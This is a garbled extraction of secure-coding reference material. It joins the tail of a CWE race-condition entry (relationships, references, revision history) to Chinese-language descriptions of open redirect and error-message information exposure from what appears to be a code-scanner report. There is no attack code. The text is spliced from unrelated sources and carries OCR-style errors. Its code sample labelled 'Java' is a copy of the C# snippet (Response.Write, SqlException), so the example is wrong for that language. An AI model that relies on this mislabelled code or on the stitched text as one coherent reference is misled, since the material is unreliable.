Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Relationship	S

Nature Type ID Name View(s) this



				relationship pertains
				to
ChildOf	Category	361	Time and State	Development Concepts (primary)699
ChildOf	Weakness Class	691	Insufficient Control Flow Management	Research Concepts (primary)1000
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between Components	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components	Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800
RequiredBy	Compound Element: Composite	61	UNIX Symbolic Link (Symlink) Following	Research Concepts1000
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Base	364	Signal Handler Race Condition	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	365	Race Condition in Switch	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	366	Race Condition within a Thread	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	367	Time-of-check Time-of- use (TOCTOU) Race Condition	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	368	Context Switching Race Condition	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	421	Race Condition During Access to Alternate Channel	Development Concepts699 Research Concepts1000
MemberOf	View	635	Weaknesses Used by NVD	Weaknesses Used by NVD (primary)635
CanFollow	Weakness Base	609	Double-Checked Locking	Development Concepts699 Research Concepts1000
CanFollow	Weakness Base	662	Insufficient Synchronization	Development Concepts699 Research Concepts1000
CanAlsoBe	Category	557	Concurrency Issues	Research Concepts1000

Research Gaps

Race conditions in web applications are under-studied and probably under-reported. However, in 2008 there has been growing interest in this area.

Much of the focus of race condition research has been in Time-of-check Time-of-use (TOCTOU) variants (CWE-367), but many race conditions are related to synchronization problems that do not necessarily require a time-of-check.

Taxonomy Mappings

Mapped Taxonomy Name Node ID Fit Mapped Node Name



PLOVER		Race Conditions
CERT C Secure Coding	FIO31-C	Do not simultaneously open the same file multiple times

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
<u>26</u>	Leveraging Race Conditions	
<u>29</u>	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

References

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Matt Bishop. "Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux". September 1995. http://www.cs.ucdavis.edu/research/tech-reports/1995/CSE-95-9.pdf>.

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Blake Watts. "Discovering and Exploiting Named Pipe Security Flaws for Fun and Profit". April 2002. http://www.blakewatts.com/namedpipepaper.html.

Roberto Paleari, Davide Marrone, Danilo Bruschi and Mattia Monga. "On Race Vulnerabilities in Web Applications". http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf.

"Avoiding Race Conditions and Insecure File Operations". Apple Developer Connection.

Maintenance Notes

The relationship between race conditions and synchronization problems (CWE-662) needs to be further developed. They are not necessarily two perspectives of the same core concept, since synchronization is only one technique for avoiding race conditions, and synchronization can be used for other purposes besides race condition prevention.

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction	on	
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Tax	onomy Mappings	
2008-10-14	CWE Content Team	MITRE	Internal
	updated Relationships		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Tax	onomy Mappings	
2009-01-12	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Description, Likelihood of Exploit, Maintenance Notes, Observed Examples, Potential Mitigations, References, Relationships, Research Gaps		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Detection Factors,	References, Relationships	
Previous Entry Name	es		
Change Date	Previous Entry Name		

Change Date Previous Entry Name

2008-04-11 Race Conditions

SACK TO TOP



Open Redirect

風險

可能發生什麼問題

攻擊者可能利用社交工程攻擊讓使用者點擊應用程式的連結,使用者將立即的被重新導向至任意的網站。 站。

使用者可能認為他們仍然在原來的網站。第二個網站可能是具攻擊性的,包含惡意軟體,或者最常用於網絡釣魚。

原因

如何發生

應用程式重新導向使用者請求中提供的URL, 且沒有警告使用者正重新導向至其他網站。 攻擊者可能利用社交工程攻擊讓受害者點擊連結到定義其他網站的應用程式將重新導向至使用者的瀏 覽器參數, 而使用者可能不知情的被重新導向。

一般建議

如何避免

1.

理想情況下,不允許重新導向至任意的URL。而應建立一個服務器端的對應從使用者提供的參數值,以合法的URL。2. 如果有必要允許任意的URLs:

●對於應用程式內的網址, 應先過濾和編碼使用者提供的參數, 然後使用它作為一個相對URL通過與應用程式的網站域名前綴。●

對於應用程式(如果需要的話)之外的URL, 使用中間免責聲明頁面, 為使用者提供離開您的網站的明確 警告。

程式碼範例



Information Exposure Through an Error Message

風險

可能發生什麼問題

關於應用程序的環境,使用者或相關的資料(例如,進行堆棧跟?)暴露的細節可能使攻擊者能夠找到另一個缺陷,並協助攻擊者發動攻擊。

原因

如何發生

應用程式產生了包含未經處理的原始異常訊息或者配置的錯誤訊息。詳細的異常訊息可能包含洩漏給使用者的敏感訊息。

一般建議

如何避免

1.可能導致異常的任何方法應包裝在一個try-catch區塊: ● 明確地處理預期的異常 ● 包含一個預設的解決方案, 以處理突發異常 2. 配置全局處理程序, 以防止未處理的錯誤離開該應用程式.

程式碼範例

CSharp

Do not reveal exception details, instead always return a static message.

```
try
{
  // Database access or other potentially dangerous function
}
catch (SqlException ex)
{
  LogException(ex);
  Response.Write("Error occurred.");
}
```

Java

Do not reveal exception details, instead always return a static message.



```
try
{
    // Database access or other potentially dangerous function
}
catch (SqlException ex)
{
    LogException(ex);
    Response.Write("Error occurred.");
}
```



檢測的語言

語言	HASH值	變更的日期
Java	0125540914009541	2018/6/12
JavaScript	0139595324901015	2018/6/12
Typescript	4310212271432955	2018/6/12
Common	6462054670145729	2018/6/12

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